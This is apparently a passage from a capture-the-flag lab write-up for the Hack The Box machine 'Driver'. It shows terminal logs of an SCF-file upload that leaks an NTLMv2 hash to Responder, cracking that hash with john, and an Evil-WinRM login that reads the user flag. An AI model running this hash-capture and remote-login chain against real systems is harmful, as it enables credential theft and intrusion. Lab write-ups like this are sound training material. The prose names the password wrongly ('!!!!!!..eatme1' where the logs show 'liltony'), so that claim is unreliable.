


```
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-jo76o7jelk]─[/usr/share/responder]
└──╼ [★]$ sudo python3 Responder.py
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

Error: -I <if> mandatory option is missing
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-jo76o7jelk]─[/usr/share/responder]
└──╼ [★]$ sudo python3 Responder.py -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
```

\

Captured an NTLMv2 hash for user tony

And upload the file into the website :




MFP Firmware Update Center

Select printer model and upload the respective firmware update to our file share. Our testing team will review the uploads manually and tiates the testing soon.

Printer Model: HTB DesignJet

Upload Firmware: attacker.scf


Captured an NTLMv2 hash for user tony.



```
[+] Listening for events...

[!] Error starting SSL server on port 443, check permissions or other servers running.
[!] Error starting SSL server on port 5986, check permissions or other servers running.
[SMB] NTLMv2-SSP Client   : 10.10.11.106
[SMB] NTLMv2-SSP Username : DRIVER\tony
[SMB] NTLMv2-SSP Hash     : tony::DRIVER:448d8e44ef9493e4:595CF401903D3E2C21B963C22D95E436:0101000000000000802ED0EF99C4
DB01C319E7FBC9FA5EC6000000000002000800310036005900410001001E00570049004E002D004200450051005500510052004100340054003300440
004003400570049004E002D00420045005100550051005200410034005400330044002E0031003600590041002E004C004F00430041004C00030014
0031003600590041002E004C004F00430041004C000500140031003600590041002E004C004F00430041004C0007000800802ED0EF99C4DB0106000
400020000000080030003000000000000000000000000000200000C277238F53740839190B59529D0D6EA73C7D956C185C5A72A8BDD71B89B629D10A00
100000000000000000000000000000000000000009002000630069006600730002F00310030002E00310030002E00310034002E003100300000000000000000
0000000000000
[SMB] NTLMv2-SSP Client   : 10.10.11.106
[SMB] NTLMv2-SSP Username : DRIVER\tony
```

5. Cracking the Hash & Getting Initial Access


We saved the hash into a file named hash and ran john to crack it using the rockyou.txt wordlist:
john hash --wordlist=/usr/share/wordlists/rockyou.txt



```
└──╼ [★]$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
fopen: /usr/share/wordlists/rockyou.txt: No such file or directory
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
└──╼ [★]$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
└──╼ [★]$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
liltony          (tony)
1g 0:00:00:00 DONE (2025-05-14 06:42) 33.33g/s 1092Kp/s 1092Kc/s 1092KC/s !!!!!!..eatme1
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
```


Password found: !!!!!!..eatme1

I confirmed WinRM was open: nmap -p5985 10.10.11.106




```
└──╼ [★]$ nmap -p5985 10.10.11.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-14 06:39 CDT
Nmap scan report for driver.htb (10.10.11.106)
Host is up (0.080s latency).

PORT     STATE SERVICE
5985/tcp open  wsman

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
```

We used Evil-WinRM to log in: evil-winrm -i 10.10.11.106 -u tony -p '!!!!!!..eatme1'



```
└──╼ [★]$ locate evil-winrm
/usr/bin/evil-winrm
/usr/share/doc/evil-winrm
/usr/share/doc/evil-winrm/changelog.Debian.gz
/usr/share/doc/evil-winrm/copyright
/usr/share/rubygems-integration/all/gems/evil-winrm-3.5
/usr/share/rubygems-integration/all/gems/evil-winrm-3.5/bin
/usr/share/rubygems-integration/all/gems/evil-winrm-3.5/bin/evil-winrm
/usr/share/rubygems-integration/all/specifications/evil-winrm-3.5.gemspec
/var/lib/dpkg/info/evil-winrm.list
/var/lib/dpkg/info/evil-winrm.md5sums
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
└──╼ [★]$ cd evil-winrm
bash: cd: evil-winrm: No such file or directory
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
└──╼ [★]$ git clone https://github.com/Hackplayers/evil-winrm.git
Cloning into 'evil-winrm'...
remote: Enumerating objects: 1530, done.
remote: Counting objects: 100% (271/271), done.
remote: Compressing objects: 100% (119/119), done.
remote: Total 1530 (delta 187), reused 171 (delta 151), pack-reused 1259 (from 3)
Receiving objects: 100% (1530/1530), 2.76 MiB | 47.15 MiB/s, done.
Resolving deltas: 100% (912/912), done.
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~]
└──╼ [★]$ cd evil-winrm
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~/evil-winrm]
└──╼ [★]$ ./evil-winrm.rb

Evil-WinRM shell v3.7

Error: missing argument: ip, user

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-a USERAGENT] [-p PASS] [-H HA
SH] [-U URL] [-S] [-c PUBLIC_KEY_PATH ] [-k PRIVATE_KEY_PATH ] [-r REALM] [--spn SPN_PREFIX] [-l]
    -S, --ssl                        Enable ssl
    -a, --user-agent USERAGENT       Specify connection user-agent (default Microsoft WinRM Client)
    -c, --pub-key PUBLIC_KEY_PATH    Local path to public key certificate
    -k, --priv-key PRIVATE_KEY_PATH  Local path to private key certificate
    -r, --realm DOMAIN               Kerberos auth, it has to be set also in /etc/krb5.conf file using thi
s format -> CONTOSO.COM = { kdc = fooserver.contoso.com }
    -s, --scripts PS_SCRIPTS_PATH    Powershell scripts local path
        --spn SPN_PREFIX             SPN prefix for Kerberos auth (default HTTP)
    -e, --executables EXES_PATH      C# executables local path
    -i, --ip IP                      Remote host IP or hostname. FQDN for Kerberos auth (required)
    -U, --url URL                    Remote url endpoint (default /wsman)
    -u, --user USER                  Username (required if not using kerberos)
    -p, --password PASS              Password
    -H, --hash HASH                  NTHash
    -P, --port PORT                  Remote host port (default 5985)
    -V, --version                    Show version
    -n, --no-colors                  Disable colors
    -N, --no-rpath-completion        Disable remote path completion
    -l, --log                        Log the WinRM session
    -h, --help                       Display this help message
┌─[eu-vip-2]─[10.10.14.10]─[azizulrahaman@htb-y574bcparn]─[~/evil-winrm]
└──╼ [★]$ ./evil-winrm.rb -u tony -p liltony -i 10.10.11.106

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path
-completion

Info: Establishing connection to remote endpoint
```


Confirmed user access: whoami



```
*Evil-WinRM* PS C:\Users\tony\Documents> ./evil-winrm.rb -u tony -p liltony -i 10.10.11.106
The term './evil-winrm.rb' is not recognized as the name of a cmdlet, function, script file, or operab
le program. Check the spelling of the name, or if a path was included, verify that the path is correct
 and try again.
At line:1 char:1
+ ./evil-winrm.rb -u tony -p liltony -i 10.10.11.106
+ ~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (./evil-winrm.rb:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\tony\Documents> whoami
driver\tony
*Evil-WinRM* PS C:\Users\tony\Documents> Get-WmiObject win32_service | Select-Object Name,DisplayName,
StartName,PathName | Format-List
Access denied
At line:1 char:1
+ Get-WmiObject win32_service | Select-Object Name,DisplayName,StartNam ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [Get-WmiObject], ManagementException
    + FullyQualifiedErrorId : GetWMIManagementException,Microsoft.PowerShell.Commands.GetWmiObjectComm
and

*Evil-WinRM* PS C:\Users\tony\Documents>
```


Located the user flag: cd C:\Users\tony\Desktop

type user.txt



```
*Evil-WinRM* PS C:\Users\tony\Documents>
*Evil-WinRM* PS C:\Users\tony\Documents> sc queryex type= service
A positional parameter cannot be found that accepts argument 'service'.
At line:1 char:1
+ sc queryex type= service
+ ~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidArgument: (:) [Set-Content], ParameterBindingException
    + FullyQualifiedErrorId : PositionalParameterNotFound,Microsoft.PowerShell.Commands.SetContentComm
and
*Evil-WinRM* PS C:\Users\tony\Documents> cd ..
*Evil-WinRM* PS C:\Users\tony> cd Desktop
*Evil-WinRM* PS C:\Users\tony\Desktop> dir


    Directory: C:\Users\tony\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        5/14/2025  11:20 AM             34 user.txt


*Evil-WinRM* PS C:\Users\tony\Desktop> type user.txt
5f03f7c469ec9a9975dee16cec942a45
```


User Flag: 5f03f7c469ec9a9975dee16cec942a45



```
*Evil-WinRM* PS C:\Users\tony\Desktop> type user.txt
5f03f7c469ec9a9975dee16cec942a45
*Evil-WinRM* PS C:\Users\tony\Desktop>
                                  3 gems installed
```

6. Enumeration with WinPEAS

